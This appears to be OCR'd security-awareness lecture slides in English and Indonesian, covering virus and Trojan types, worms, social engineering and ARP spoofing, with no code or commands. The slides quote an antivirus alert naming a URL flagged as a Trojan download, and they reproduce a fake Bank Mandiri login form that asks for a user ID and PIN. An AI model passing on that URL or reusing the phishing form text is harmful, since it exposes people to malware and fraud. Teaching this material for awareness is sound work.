
  Virus will be active due to several factors such as the dormant phase

- **Execution phase**

  Virus that has been active in its mission as deleting files.

Virus Type (1)

1. **Virus File**
   infects applications / documents, while running a virus that spreads by infecting all the files are accessed.
2. **Virus Boot Sector**
   infect the boot sector of the hard disk, if the active user can not boot the computer normally
3. **Virus E-mail**
   The virus spreads via e-mail is usually in the form of a file attachment or virus attacement. When active then he will turn himself into a variety of e-mail addresses contained in the user's contacts.



Boot or Initialization Time Virus

Virus Type (2)

4. **Virus Multipartie**

   Virus infects computer files on the hard disk boot sector at the same time

5. **Virus Polimorfism**

   This virus has a unique way of working that is able to transform itself when spread itself to other computers so it is difficult to detect.

6. **Stealth virus**

   Virus is able to hide himself in a way to make any infected file will be like not infected.

7. **Macro virus**

   The virus infects Ms.Office applications like word and excel.

Virus Spreading

- Flashdisk, Diskettes, (external storage)
- Network (LAN, MAN, WAN)
- Internet
- Software
- Attachment in email, transferring file.

Virus Danger

1. Sweeps all hard drives , formats the hard drive.
2. Make the computer can not run.
3. Make OS strange behavior, such as slow, hangs, or restarts itself.
4. Featuring a strange message on the display / change color.
5. The files in the computer suddenly disappear
6. Send emails with virus duplicates


Etc ...

Worm

- A worm is a program that spreads copies of itself through a network.
- (John Shoch and Jon Hupp are apparently the first to describe a worm, which, interestingly, was created for nonmalicious purposes.
- Researchers at the Xerox Palo Alto Research Center, Shoch and Hupp wrote the first program as an experiment in distributed computing)
- The primary difference between a worm and a virus is that a worm operates through networks, and a virus can spread through any medium (but usually uses a copied program or data files).
- Additionally, the worm spreads copies of itself as a stand-alone program, where as the virus spreads copies of it self as a program that attaches to or embeds in other programs.
- Worm programs, sometimes called “crawlers” seek out machines on which they can install small pieces of code to gather such data. The code items report back to collection points, telling what connectivity they have found

Trojan Horse

- **A Trojan horse** is malicious code/ program that contains malicious or harmful code inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on a hard drive.
- The name is derived from a reference to the Trojan war.
- Legends tell how the Greeks tricked the Trojans by leaving a great wooden horse outside the Trojans' defensive wall. The Trojans, thinking the horse a gift, took it inside and gave it pride of place. But unknown to the naïve Trojans, the wooden horse was filled with the bravest of Greek soldiers. In the night, the Greek soldiers descended from the horse, opened the gates, and signaled their troops that the way in was now clear to capture Troy.
- In the same way, Trojan horse malware slips inside a program undetected and produces unwelcome effects later on:
  - Deleting data
  - Blocking data
  - Modifying data
  - Copying data
  - Disrupting the performance of computers or computer networks
- Unlike computer viruses worms, Trojans are not able to self-replicate.



A Trojan Horse Was Found!

There is no reason to worry, though. avast! has stopped the malware before it could enter your computer. When you click on the "Abort connection" button, the download of the dangerous file will be canceled.

File name:	http://www13.plala.or.jp/setfsb/download/beta/setfsbU15a3_P5W
Malware name:	Win32:Killwin-F [Trj]
Malware type:	Trojan Horse
VPS version:	0634-0, 21/08/2006

http://www.avast.com

Fill in our virus report to help us

Trojan Classification

- **Backdoor**
  A backdoor Trojan gives malicious users remote control over the infected computer. They enable the author to do anything they wish on the infected computer – including sending, receiving, launching, and deleting files, displaying data, and rebooting the computer. Backdoor Trojans are often used to unite a group of victim computers to form a botnet or zombie network that can be used for criminal purposes.
- **Exploit**
  Exploits are programs that contain data or code that takes advantage of a vulnerability within application software that's running on your computer.
- **Rootkit**
  Rootkits are designed to conceal certain objects or activities in your system. Often their main purpose is to prevent malicious programs being detected – in order to extend the period in which programs can run on an infected computer.
- **Trojan-Banker**
  Trojan-Banker programs are designed to steal your account data for online banking systems, e-payment systems, and credit or debit cards.
- **Trojan-DDoS**
  These programs conduct DoS (Denial of Service) attacks against a targeted web address. By sending multiple requests – from your computer and several other infected computers – the attack can overwhelm the target address… leading to a denial of service.

- **Trojan-Downloader**
  Trojan-Downloaders can download and install new versions of malicious programs onto your computer – including Trojans and adware.
- **Trojan-Dropper**
  These programs are used by hackers in order to install Trojans and / or viruses – or to prevent the detection of malicious programs. Not all antivirus programs are capable of scanning all of the components inside this type of Trojan.
- **Trojan-FakeAV**
  Trojan-FakeAV programs simulate the activity of antivirus software. They are designed to extort money from you – in return for the detection and removal of threats even though the threats that they report are actually non-existent.
- **Trojan-GameThief**
  This type of program steals user account information from online gamers.
-

- **Trojan-IM**
  Trojan-IM programs steal your logins and passwords for instant messaging programs – such as ICQ, MSN Messenger, AOL Instant Messenger, Yahoo Pager, Skype, and many more.
- **Trojan-Ransom**
  This type of Trojan can modify data on your computer – so that your computer doesn't run correctly or you can no longer use specific data. The criminal will only restore your computer's performance or unblock your data, after you have paid them the ransom money that they demand.
- **Trojan-SMS**
  These programs can cost you money – by sending text messages from your mobile device to premium rate phone numbers.
- **Trojan-Spy**
  Trojan-Spy programs can spy on how you're using your computer – for example, by tracking the data you enter via your keyboard, taking screen shots, or getting a list of running applications.
- **Trojan-Mailfinder**
  These programs can harvest email addresses from your computer.

Types of Attack

Types of Attack

- Social Engineering
- Network Attack
- Password Attack
- Application Attack


Social Engineering

The clever **manipulation** of the natural human tendency to trust!

Social Engineering

A Quote from Kevin Mitnick

- “You could spend a fortune purchasing technology and services from every exhibitor, speaker and sponsor at the RSA Conference, and your network infrastructure could still remain vulnerable to old-fashioned manipulation.”




Kevin Mitnick

Born	Kevin David Mitnick August 6, 1963 (age 53) Los Angeles, California
Other names	The Condor, The Darkside Hacker
Occupation	Information technology consultant (before, Hacker) Author
Organization	Mitnick Security Consulting

Types of Attack


- Phishing
- Vhising
- Impersonation on help desk calls
- Physical access (such as tailgating)
- Shoulder surfing
- Dumpster diving
- Stealing important documents

Phising



undmandiri.webs.com

Bukan website resmi Bank Mandiri
www.bankmandiri.co.id



Pastikan alamat *website* resmi Bank Mandiri adalah : www.bankmandiri.co.id

inforability.com/ib-bank-mandiri-m/personal/banking/

HOME | SITE MAP | CONTACT US

Notes :

1. Fill in the column "Please Enter Your USER ID" with the USER ID , a combination of letters and numbers as many as 6-10 characters
2. Fill in the column "Please Enter Your Internet Banking PIN" with the secret code number , 6 digit number
3. If you have any questions regarding MANDIRI INTERNET, please contact **Call Mandiri** at **14000** or **+62-21-5299-7777.**

LOGIN

Please Enter USER ID :

Please Enter Your Internet Banking PIN :

Please Enter Name of Account :

Please Enter Your Phone Number :

RESET SEND

Use Token PIN Mandiri for financial transaction

New User / Re-registration
Please click here to activate your Mandiri Internet services.

Forgot USER ID /
Please click here f


My Security

Untuk LOGIN seharusnya data yang diinput hanya User ID dan PIN

- Use of deceptive mass mailing
- Can target specific entities (“spear phishing”)

Vishing

- Voice phishing is the criminal practice of using social engineering over the telephone system to gain access to private personal and financial information from the public for the purpose of financial reward. It is sometimes referred to as 'vishing',


Employee of a small business receives a suspicious email with an attachment – and **does not open it** ...
... Later, the employee receives a **phone call** from the hacker pretending to be a vendor or supplier and references the email.
Please open the email.
The employee logs into the bank account for the business and the malware captures the login information enabling the hacker to **steal funds.**
USER ID:
PASSWORD:
LOG IN
Click
The employee opens the attachment and **unknowingly** allows the malware to install itself.
Symantec.
SYMANTEC

Impersonation on help desk calls

- Calling the help desk pretending to be someone else
- Usually an employee or someone with authority
- Prevention:
  - Assign pins for calling the help desk
  - Don’t do anything on someone’s order
  - Stick to the scope of the help desk

Physical Access

- Tailgating
- Ultimately obtains unauthorised building access
- Preventions:
    - Require badges
    - Employee training
    - Security officers
    - No exceptions!

Shoulder Surfing

- Someone can watch the keys you press when entering your password
- Probably less common
- Prevention:
    - Be aware of who’s around when entering your password

Dumpster Diving


- Looking through the trash for sensitive information
- Doesn't have to be dumpsters: any trashcan will do
- Prevention:
  - Easy secure document destruction
  - Lock dumpsters
  - Erase magnetic media

Stealing Important Documents

- Can take documents off someone’s desk
- Prevention:
  - Lock your office
  - If you don’t have an office: lock your files securely
  - Don’t leave important information in the open

Network Attack

Network Attack



Penyerangan di sisi protokol HTTP (Hypertext Transfer Protocol) dengan serangan di sisi URL (Uniform Resource Locator) dan mengkloning situs untuk mendapatkan password


Penyerangan pada protokol TCP dengan melakukan Spoofing dan Smurf. Identifikasi melalui layanan dan OS target

Penyerangan pada IP dimana menggunakan paket ICMP sebagai serangan SMURF DOS

ARP (Address Resolution Protocol) dapat dimanfaatkan untuk penyerangan dengan metode Sniffing untuk memperoleh data lalu lintas komunikasi dan ARP Spoofing untuk penyerangan MAN IN THE MIDDLE ATTACK

Address Resolution Protocol (ARP)


Address Resolution Protocol (ARP) merupakan sebuah protokol yang bertanggung jawab mencari tahu MAC Address atau alamat hardware dari suatu Host yang tergabung dalam sebuah jaringan LAN dengan memanfaatkan atau berdasarkan IP Address yang terkonfigurasi pada Host yang bersangkutan.



Kelemahan Protokol ARP

Protokol ini punya kelemahan serius, karena setiap komputer bisa saja memberikan paket transaksi ARP yang dimanipulasi. Dengan merubah MAC address yang sesungguhnya. Kelemahan ini dimanfaatkan untuk jenis serangan **ARP Poisoning** atau **ARP Spoofing** atau Man In The Middle Attack. Siapa pun dapat menyadap bahkan meng-kill koneksi aktif pada LAN.

Cara Kerja ARP



ARP Request

Source IP : 192.168.1.4
Source MAC : 00:86:04:E4:D4:F4
Target IP : 192.168.1.7
Target MAC : 00:00:00:00:00:00

IP Address : 192.168.1.5
MAC Address: 00:86:54:A4:03:E5

IP Address : 192.168.1.6
MAC Address : 00:86:AD:E5:90:33

